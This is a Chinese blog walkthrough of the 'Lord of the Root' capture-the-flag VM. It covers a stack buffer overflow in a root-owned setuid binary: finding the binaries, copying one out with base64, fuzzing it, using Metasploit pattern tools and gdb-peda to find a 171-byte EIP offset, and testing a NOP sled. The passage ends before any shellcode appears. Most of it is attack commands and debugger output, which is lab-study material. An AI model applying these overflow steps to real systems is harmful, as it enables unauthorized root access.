find / -name SECRET 2>/dev/null // 2>/dev>null 忽略警告值
在该目录下 发现三个子目录 每个子目录有一个file文件

有的缓冲区会设置ALSRJ机制 即随机化

0 = 关闭

1 = 半随机。共享库、栈、mmap() 以及 VDSO 将被随机化。

2 = 全随机。

cat /proc/sys/kernel/randomize_va_space 查看

2

全随机

参考资料 <https://blog.csdn.net/counsellor/article/details/81543197>

```
smeagol@LordOfTheRoot:/SECRET
文件 动作 编辑 查看 帮助
smeagol@LordOfTheRoot:/tmp$ find / -name SECRET 2>/dev/null
/SECRET
smeagol@LordOfTheRoot:/tmp$ cd /SECRET
smeagol@LordOfTheRoot:/SECRET$ ls -alhR
.:
total 20K
drwxr-xr-x  5 root root 4.0K Sep 22  2015 .
drwxr-xr-x 23 root root 4.0K Sep 22  2015 ..
drwxr-xr-x  2 root root 4.0K Mar 29 07:48 door1
drwxr-xr-x  2 root root 4.0K Mar 29 07:48 door2
drwxr-xr-x  2 root root 4.0K Mar 29 07:48 door3

./door1:
total 16K
drwxr-xr-x  2 root root 4.0K Mar 29 07:48 .
drwxr-xr-x  5 root root 4.0K Sep 22  2015 ..
-rwsr-xr-x  1 root root 7.2K Sep 17  2015 file

./door2:
total 16K
drwxr-xr-x  2 root root 4.0K Mar 29 07:48 .
drwxr-xr-x  5 root root 4.0K Sep 22  2015 ..
-rwsr-xr-x  1 root root 7.2K Sep 17  2015 file

./door3:
total 16K
drwxr-xr-x  2 root root 4.0K Mar 29 07:48 .
drwxr-xr-x  5 root root 4.0K Sep 22  2015 ..
-rwsr-xr-x  1 root root 5.1K Sep 22  2015 file
smeagol@LordOfTheRoot:/SECRET$ cat /proc/sys/kernel/randomize_va_space
2
smeagol@LordOfTheRoot:/SECRET$
```

CSDN @少年醉春风

等一段时间 查看发现随机变化了

```
smeagol@LordOfTheRoot: /SECRET
文件 动作 编辑 查看 帮助
smeagol@LordOfTheRoot: /SECRET$ ls -alhr
.:
total 20K
drwxr-xr-x  5 root root 4.0K Sep 22  2015 .
drwxr-xr-x 23 root root 4.0K Sep 22  2015 ..
drwxr-xr-x  2 root root 4.0K Mar 29 08:09 door1
drwxr-xr-x  2 root root 4.0K Mar 29 08:09 door2
drwxr-xr-x  2 root root 4.0K Mar 29 08:09 door3

./door1:
total 16K
drwxr-xr-x  2 root root 4.0K Mar 29 08:09 .
drwxr-xr-x  5 root root 4.0K Sep 22  2015 ..
-rwsr-xr-x  1 root root 5.1K Sep 22  2015 file

./door2:
total 16K
drwxr-xr-x  2 root root 4.0K Mar 29 08:09 .
drwxr-xr-x  5 root root 4.0K Sep 22  2015 ..
-rwsr-xr-x  1 root root 7.2K Sep 17  2015 file

./door3:
total 16K
drwxr-xr-x  2 root root 4.0K Mar 29 08:09 .
drwxr-xr-x  5 root root 4.0K Sep 22  2015 ..
-rwsr-xr-x  1 root root 7.2K Sep 17  2015 file
smeagol@LordOfTheRoot: /SECRET$ ls -alhr
.:
total 20K
drwxr-xr-x  5 root root 4.0K Sep 22  2015 .
drwxr-xr-x 23 root root 4.0K Sep 22  2015 ..
drwxr-xr-x  2 root root 4.0K Mar 29 08:12 door1
drwxr-xr-x  2 root root 4.0K Mar 29 08:12 door2
drwxr-xr-x  2 root root 4.0K Mar 29 08:12 door3

./door1:
total 16K
drwxr-xr-x  2 root root 4.0K Mar 29 08:12 .
drwxr-xr-x  5 root root 4.0K Sep 22  2015 ..
-rwsr-xr-x  1 root root 7.2K Sep 17  2015 file

./door2:
total 16K
drwxr-xr-x  2 root root 4.0K Mar 29 08:12 .
drwxr-xr-x  5 root root 4.0K Sep 22  2015 ..
-rwsr-xr-x  1 root root 5.1K Sep 22  2015 file


./door3:
total 16K
drwxr-xr-x  2 root root 4.0K Mar 29 08:12 .
drwxr-xr-x  5 root root 4.0K Sep 22  2015 ..
-rwsr-xr-x  1 root root 7.2K Sep 17  2015 file
smeagol@LordOfTheRoot: /SECRET$
```

根据文件夹大小来判断 两个为7.2k 一个为5.1k
则5.1k是主要文件
由于会随机变化 将目录 用base64编码 在转码保存到攻击机

```
cd /door2
base64 file
```

```
smeagol@LordOfTheRoot: /SECRET$ cd door2
smeagol@LordOfTheRoot: /SECRET/door2$ base64 file
f0VMRgEBAQAAAAAAAAAAAAAAAAIAAwABAAAAAYIMECDUQAACSCAAAAAAAAADQAIAAIACgAHgAbAAYAAAA0
AAAAANIAECDSABAgAAQAAAAEAAAAUAAAAEAAAAwAAADQBAAA0gQQINIEECBMAAAATAAAAABAAAAEA
AAABAAAAAABAAACABAgAQIOAYAADgGAAAFAAAAAABAAAAEAAAA4BgAAOJYECDiWBAGgAQAAJAEA
AAYAAAAEAAAAgAAAEQGAABELgQIRJYECOGAAADoAAAAABgAAAAQAAAAEAAAAEAAAAEiBBahIgQQI
RAAAAEQAAAAEAAAABAAAAFDldGRcBQAAXIUECFyFBAGsAAAAAIAAAAAQAAAAEAAAAUeV0ZAAAAAAA
AAAAAAAAAAAAAAAAABwAAABAAAAAvbG1iL2xkLWxpbnV4LnNvLjIAAAQAAAAQAAAAQAAAEAD0
V0AAAAAAAAgAAAAAYAAAAAABAAAAAAR0AAAAADAAAAAR05VAJ5Qx8rK9cWseCFMgFF0vT5hr0w0AgAA
```

```
gedit base64.txt
cat base64.txt | base64 -d > file
```



```
./file //执行可执行文件
chmod +x file //给文件授执行权
使用python命令快速模糊判断多少个字符会导致程序崩溃。Python有-c参数，允许代码直接从shell执行：
./file $(python -c 'print "A" * 200') //用2分法查找临界值。
```



```
root@kali: /2022/6
文件 动作 编辑 查看 帮助

(root@kali)-[/2022/6]
# ./file
zsh: 权限不够: ./file

(root@kali)-[/2022/6]
# chmod +x file
126 x

(root@kali)-[/2022/6]
# ./file $(python -c 'print "A" * 100')

(root@kali)-[/2022/6]
# ./file $(python -c 'print "A" * 200')
zsh: segmentation fault ./file $(python -c 'print "A" * 200')

(root@kali)-[/2022/6]
# ./file $(python -c 'print "A" * 150')
139 x

(root@kali)-[/2022/6]
# ./file $(python -c 'print "A" * 175')
zsh: segmentation fault ./file $(python -c 'print "A" * 175')

(root@kali)-[/2022/6]
# ./file $(python -c 'print "A" * 162')
139 x

(root@kali)-[/2022/6]
# ./file $(python -c 'print "A" * 168')

(root@kali)-[/2022/6]
# ./file $(python -c 'print "A" * 171')
zsh: segmentation fault ./file $(python -c 'print "A" * 171')

(root@kali)-[/2022/6]
# ./file $(python -c 'print "A" * 170')
139 x

(root@kali)-[/2022/6]
#
```

CSDN @少年醉春风

GDB-peda

GDB进行分析! peda安装:

参考文章:

<https://blog.csdn.net/aoxixi/article/details/90142736>

```
git clone https://github.com/longld/peda.git ~/peda
```

```
echo "source ~/peda/peda.py" >> ~/.gdbinit
```

想要用某一个插件的时候, 只要输入对应命令就行!

```
gdb file ---gdb分析file文件
```

```
最好 gdb ./file
```

```
(root@kali)-[/2022/6]
# gdb file
GNU gdb (Debian 10.1-2) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from file ...
(No debugging symbols found in file)
gdb-peda$
```

CSDN @少年醉春风

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
```

```
//当我们不确定靶址时 可以生成乱码进行填充
```

```
(root@kali)-[~/2022/6]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9
```

CSDN @少年醉春风

```
run Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9
```

```
(root@kali)-[~/2022/6]
└─# gdb file
GNU gdb (Debian 10.1-2) 10.1.90.202110103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from file ...
(No debugging symbols found in file)
gdb-peda> run Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9
Starting program: /2022/6/file Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9
Program received signal SIGSEGV, Segmentation fault.
```

CSDN @少年醉春风

```
0x41376641 in ?? ()
查看到错误点在41376641。
```



```
Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
EAX: 0x0
EBX: 0x0
ECX: 0xffffd410 → 0x43004232 ('2B')
EDX: 0xffffd0e7 → 0x41004232 ('2B')
ESI: 0x2
EDI: 0x8048360 (<_start>: xor ebp,ebp)
EBP: 0x36664135 ('5Af6')
ESP: 0xffffcdb0 ("f8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4" ...)
EIP: 0x41376641 ('Af7A')
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41376641
[-----stack-----]
0000| 0xffffcdb0 ("f8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4" ...)
0004| 0xffffcbb4 ("9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5A" ...)
0008| 0xffffcbb8 ("Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am" ...)
0012| 0xffffcbbc ("g2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8" ...)
0016| 0xffffcdbc ("3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9A" ...)
0020| 0xffffcdc4 ("Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An" ...)
0024| 0xffffcdc8 ("g6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2" ...)
0028| 0xffffcdcc ("7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3A" ...)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41376641 in ?? ()
gdb-peda$
```

解析错误点判断偏移量:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x41376641
[*] Exact match at offset 171
查看到偏移量为171。
```

```
(root@kali)~# [2022/6]
# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x41376641
[*] Exact match at offset 171
```

尝试在偏移量171溢出后情况:

```
run $(python -c 'print "A" * 171 + "B" * 4')
EIP: 0x42424242 ('BBBB')
可看到EIP已经被填充BBBB可控制。
```

文件 动作 编辑 查看 帮助

```

gdb-peda$ run $(python -c 'print "A" * 171 + "B" * 4')
Starting program: /2022/6/file $(python -c 'print "A" * 171 + "B" * 4')
Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
EAX: 0x0
EBX: 0x0
ECX: 0xffffd410 → 0x43004242 ('BB')
EDX: 0xffffd0ee → 0x4242 ('BB')
ESI: 0x2
EDI: 0x8048360 (<_start>:      xor    ebp,ebp)
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd0f0 → 0x0
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x42424242
[-----stack-----]
0000| 0xffffd0f0 → 0x0
0004| 0xffffd0f4 → 0xffffd194 → 0xffffd356 ("/2022/6/file")
0008| 0xffffd0f8 → 0xffffd1a0 → 0xffffd413 ("COLORFGBG=15;0")
0012| 0xffffd0fc → 0xffffd124 → 0x0
0016| 0xffffd100 → 0xffffd134 → 0xfe0e8da3
0020| 0xffffd104 → 0xf7fdb98 → 0xf7fdb30 → 0xf7fc33f0 → 0xf7ffd9d0 → 0x0
0024| 0xffffd108 → 0xf7fc3420 → 0x804826a ("GLIBC_2.0")
0028| 0xffffd10c → 0xf7fa7000 → 0x1ead6c
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
gdb-peda$

```

CSDN @少年醉春风

Nop空间测试ESP:

```
run $(python -c 'print "A" * 171 + "B" * 4 + "\x90" * 2500')
```

x/s \$esp

0xffffc530: '\220' <repeats 200 times>...

这时候ESP变了，指向了ffffc530地址，这是nop sled的地址开始处，

当ESP指向该地址处后，就会执行栈堆空间的payload获得shell，那么接下来就是要爆破

nop sled被访问。

```

gdb-peda$ run $(python -c 'print "A" * 171 + "B" * 4 + "\x90" * 3000')
Starting program: /2022/6/file $(python -c 'print "A" * 171 + "B" * 4 + "\x90" * 3000')
Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
EAX: 0x0
EBX: 0x0
ECX: 0xffffd410 → 0x43009090
EDX: 0xffffd0e6 → 0x90009090
ESI: 0x2
EDI: 0x8048360 (<_start>:      xor    ebp,ebp)
EBP: 0x41414141 ('AAAA')
ESP: 0xffffc530 → 0x90909090
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x42424242
[-----stack-----]
